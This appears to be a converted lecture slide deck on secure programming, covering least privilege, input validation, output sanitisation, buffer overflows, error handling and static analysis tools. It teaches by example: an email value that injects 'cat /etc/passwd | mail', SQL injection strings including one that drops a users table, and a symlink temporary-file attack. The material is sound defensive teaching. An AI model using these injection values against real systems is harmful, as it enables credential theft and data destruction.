


XIII century

XXI century




# Complexity



System calls in Apache

# Complexity



System calls in IIS



# Design – (some) golden rules

- Make **security-sensitive** parts of your code **small**
- **Least privilege** principle
  - program should run on the least privileged account possible
  - same for accessing databases, files etc.
  - revoke a privilege when it is not needed anymore
- Choose **safe defaults**
- **Deny by default**
- Limit **resource consumption**
- **Fail gracefully** and **securely**
- Question again your assumptions, decisions etc.

# Deny by default

```
def isAllowed(user):  
    allowed = true  
    try:  
        if (!listedInFile(user, "admins.xml")): allowed = false  
    except IOError: allowed = false  
    except: pass  
    return allowed
```

**No!**


What if XMLError is thrown instead?

```
def isAllowed(user):  
    allowed = false  
    try:  
        if (listedInFile(user, "admins.xml")): allowed = true  
    except: pass  
    return allowed
```

**Yes**

# Further reading

Ross Anderson  
*Security Engineering:  
A Guide to  
Building Dependable  
Distributed Systems*



(the book is **freely available** at <http://www.cl.cam.ac.uk/~rja14/book.html>)

# Things to avoid



NO PERSON SHALL, ON A FRIDAY, SATURDAY OR SUNDAY THE DAY PRECEEDING A PUBLIC HOLIDAY, OR ON A PUBLIC HOLIDAY, DRIVE OR CAUSE TO BE DRIVEN BETWEEN THE HOURS OF 6 P.M. AND MIDNIGHT, A MOTOR VEHICLE WHICH EXCEEDS 10.5 M IN LENGTH IN ALL MAIN ROADS

ODDLYSPECIFIC.COM

**Procedures or docs that are impossible to follow; code impossible to maintain**

# Implementation

- What is this code? What does it do? Is it secure?
- **Would you like to maintain it?**

```
@P=split//, ".URRUU\c8R";@d=split//, "\nrek
cah xinU / lreP rehtona tsuJ";sub
p{@p{"r$p", "u$p"}=(P,P);pipe"r$p", "u$p";+
+$p; ($q*=2) +=$f=!fork;map{$P=$P[$f|ord($p
{$_})&6];$p{$_}=/^$P/ix?$P:close$_}keys%p
}p;p;p;p;p;map{$p{$_}=~ /^[P.]/&&
close$_}%p;wait until$?; map{
/^r/&&<$_>}%p;$_=$d[$q];sleep rand(2)
if/\S/;print
```

# Implementation

- **Bugs** appear in code, because *to err is human*
- Some bugs can become **vulnerabilities**
- Attackers might discover an **exploit** for a vulnerability

## What to do?

- Read and follow guidelines for your programming language and software type
- Think of security implications
- Reuse trusted code (libraries, modules etc.)
- Write good-quality, readable and maintainable code (bad code won't ever be secure)



# Enemy number one: Input data

- **Don't trust input data** – input data is the single most common reason of security-related incidents
- *Nearly every active attack out there is the result of some kind of input from an attacker. Secure programming is about making sure that inputs from bad people do not do bad things.\**
- Buffer overflow, invalid or malicious input, code inside data...

\* *Secure Programming Cookbook for C and C++* J. Viega, M. Messier




# Enemy #1: Input data (cont.)

**Example:** your script sends e-mails with the following shell command:

```
cat confirmation.txt | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation.txt | mail me@fake.com;  
cat /etc/passwd      | mail me@real.com
```

# Enemy #1: Input data (cont.)

**Example** (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'  
and pwd = '$password';
```

but an attacker provides one of these passwords:

```
anything' or 'x' = 'x
```

```
select count(*) from users where name = '$name'  
and pwd = 'anything' or 'x' = 'x';
```

```
XXXXX'; drop table users; --
```

```
select count(*) from users where name = '$name'  
and pwd = 'XXXXX'; drop table users; --';
```

# Input validation

- Input validation is **crucial**
- Consider all input **dangerous until proven valid**
- **Default-deny** rule
  - allow only “good” characters and formulas and reject others (instead of looking for “bad” ones)
  - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at **different levels**:
  - at input data entry point
  - right before taking security decisions based on that data

# Validation and sanitization

User input



**Validate** your input here  
(check if it is correct)

Your code



**Sanitize** your output here  
(escape special characters etc.)

Other systems that you  
access (FS, OS, DB etc.)

# Sanitizing output

- **Escaping characters** that may cause problems in external systems (filesystem, database, LDAP, Mail server, the Web, client browser etc.)


**' to \'** (for any system where ' ends a string)

**< to &lt;** (for html parser)

- Reuse existing functions
  - E.g. **addslashes()** in PHP

# Enemy #1: Input data (cont.)

- **Buffer overflow** (overrun)
  - accepting input longer than the size of allocated memory
  - risk: from crashing system to executing attacker's code



# Enemy #1: Input data (cont.)

- **Buffer overflow** (overrun)
  - accepting input longer than the size of allocated memory
  - risk: from crashing system to executing attacker's code (stack-smashing attack)
  - example: the Internet worm by Robert T. Morris (1988)
  - comes from C, still an issue (C used in system libraries)
  - allocate enough memory for each string (incl. null byte)
  - use safe functions:
    - `gets()` → `fgetc()`
    - `strcpy()` → `strncpy()`
    - (same for `strcat()`)
  - tools to detect: Immunix StackGuard, IBM ProPolice etc.

# Enemy #1: Input data (cont.)

- **Command-line arguments**
  - are numbers within range?
  - does the path/file exist? (or is it a path or a link?)
  - does the user exist?
  - are there extra arguments?
- **Data from the network**
  - script arguments, cookies, HTML forms values etc.
- **Configuration files**
  - if accessible by untrusted users
- **Environment**
  - check correctness of the environmental variables



# Coding – advice (cont.)


## Separate data from code:

- **Careful with shell** and *eval* function
  - sample line from a Perl script:  
`system("rpm -qpi $filename");`  
but what if `$filename` contains illegal characters: `| ; ` \`
  - `popen()` also invokes the shell indirectly
  - same for `open(FILE, "grep -r $needle |");`
  - similar: `eval()` function (evaluates a string as code)
- Use **parameterized SQL queries** to avoid SQL injection:

```
$query = "select count(*) from users  
        where name = $1 and pwd = $2";  
pg_query_params($connection, $query,  
                array($login, $password));
```

# Coding – advice

- Deal with errors and exceptions



# Coding – advice

- **Deal with errors and exceptions**
  - catch exceptions (and react)
  - check (and use) result codes
  - don't assume that everything will work (especially file system operations, system and network calls)
  - if there is an unexpected error:
    - Log information to a log file (syslog on Unix)
    - Alert system administrator
    - Delete all temporary files
    - Clear (zero) memory
    - Inform user and exit
  - don't display internal error messages, stack traces etc. to the user (he doesn't need to know the failing SQL query)

# Errors / exceptions

**No:**

```
try {  
    ...  
    // a lot of commands  
    ...  
} catch (Exception e) {  
    e.printStackTrace();  
}
```

**Yes:**

```
try {  
    // few commands  
} catch (MalformedURLException e) {  
    // do something  
} catch (FileNotFoundException e) {  
    // do something else  
} catch (XMLException e) {  
    // do yet something else  
} catch (IOException e) {  
    // and yet something else  
}
```

# Coding – advice (cont.)

- **Protect passwords** and secret information
  - don't put them into source code:  
hard to change, easy to disclose
  - use external configuration files (encrypted if possible)
  - or certificates

# Code from 2004, running as *root*

```
foreach my $f (<$_[0]/*.out>) {  
    [..]  
    my $nf="$f.cut";           # files are in /tmp  
    system "  
        head -100 $f > $nf;  
        echo \"----CUT----\" >> $nf;  
        tail -100 $f >> $nf";
```

## Two **root privilege escalation** vulnerabilities:

- **\$f** tainted (name of user-created file, can include shell commands )
- **\$nf** controlled by user (can be a symbolic link to system files)

# Coding – advice (cont.)

- **Temporary file** – or is it?

```
/root/myscript.sh
```



writes data

```
/tmp/mytmpfile
```

```
/root/myscript.sh
```



```
/tmp/mytmpfile
```

symbolic link

```
/bin/bash
```



# Coding – advice (cont.)

- **Temporary file** – or is it?
  - symbolic link attack: someone guesses the name of your temporary file, and creates a link from it to another file (i.e. /bin/bash)
  - a problem of *race condition* and *hostile environment*
  - good temporary file has unique name that is hard to guess
  - ...and is accessible only to the application using it
  - use `tmpfile()` (C/C++), `mktemp` shell command or similar
  - use directories not writable to everyone (i.e. /tmp/my\_dir with 0700 file permissions, or ~/tmp)
  - if you run as root, don't use /tmp at all!



# After implementation

- **Review** your code, let others review it!
- When a (security) bug is found, search for similar ones!
- Making code **open-source** doesn't mean that experts will review it seriously
- Turn on (and read) **warnings** (`perl -w`, `gcc -Wall`)
- Use **tools** specific to your programming language: bounds checkers, memory testers, bug finders etc.
- Disable “core dumped” and debugging information
  - memory dumps could contain confidential information
  - production code doesn't need debug information (`strip` command, `javac -g:none`)

# Source code static analysis tools

Tools that analyse source code, and look for potential:

- security holes
- **functionality bugs** (including those not security related)

Recommendations for **C/C++, Java, Python, Perl, PHP** available at [http://cern.ch/security/recommendations/en/code\\_tools.shtml](http://cern.ch/security/recommendations/en/code_tools.shtml)

- RPMs provided, some available on LXPLUS
- trivial to use


These tools will help you  
develop better code

There is no magic:

- even the best tool will miss most non-trivial errors
- they will just report the findings, but won't fix the bugs

Still, using code analysis tools is **highly recommended!**

# Code tools: FindBugs / Java



The screenshot shows the FindBugs application window. The left pane displays a project tree with the following structure:

- edu.umd.cs.findbugs.config (3)
- edu.umd.cs.findbugs.filter (1)
- edu.umd.cs.findbugs.util (1)
  - Medium (1)
    - Bad practice (1)
      - Stream not closed on all paths (1)
        - Method may fail to close stream (1)
          - edu.umd.cs.findbugs.util.Util.getXMLType

- edu.umd.cs.findbugs.visitclass (1)
- edu.umd.cs.findbugs.workflow (2)
- java.util (2)

The right pane shows the source code for `Util.java` in `edu.umd.cs.findbugs.util`. The following code is visible:

```

97     assert true;
98     }
99     }
100    static final Pattern tag = Pattern.compile("^\\s*<\\w+>"
101    public static String getXMLType(InputStream in) throws IOException
102        if (!in.markSupported())
103            throw new IllegalArgumentException("Input stream
104
105        in.mark(5000);
106        BufferedReader r = null;
107        try {
108            r = new BufferedReader(Util.getReader(in), 2000);
109
110        String s;
111        int count = 0;
112        while (count < 4) {
113            s = r.readLine();
114            if (s == null)
115                break;
116            Matcher m = tag.matcher(s);
117            if (m.find())

```

The bug report at the bottom of the window is as follows:

edu.umd.cs.findbugs.util.Util.getXMLType(InputStream) may fail to close stream  
At Util.java:[line 108]  
In method edu.umd.cs.findbugs.util.Util.getXMLType(InputStream) [Lines 102 - 123]  
Need to close java.io.Reader

**Method may fail to close stream**  
The method creates an IO stream object, does not assign it to any fields, pass it to other methods that might close it, or return it, and does not appear to close the stream on all paths out of the method. This may result in a file descriptor leak. It is generally a good idea to use a `finally` block to ensure that streams are closed.

<http://findbugs.sourceforge.net/>

UNIVERSITY OF MARYLAND

# Code tools: pychecker / Python

```
$ pychecker --quiet --limit 100 --level style *.py

my_script.py:141: Using import and from ... import for (socket)
my_script.py:148: Function return types are inconsistent
my_script.py:321: Parameter (mode) not used
my_script.py:339: No class attribute (send) found

misc.py:36: Local variable (e) not used
misc.py:103: Module (sys) re-imported
misc.py:117: string.zfill is deprecated

analysis-bb.py:12: Imported module (shutil) not used
analysis-bb.py:42: (id) shadows builtin
analysis-bb.py:90: Local variable (topElementName) not used
```

# Things to avoid



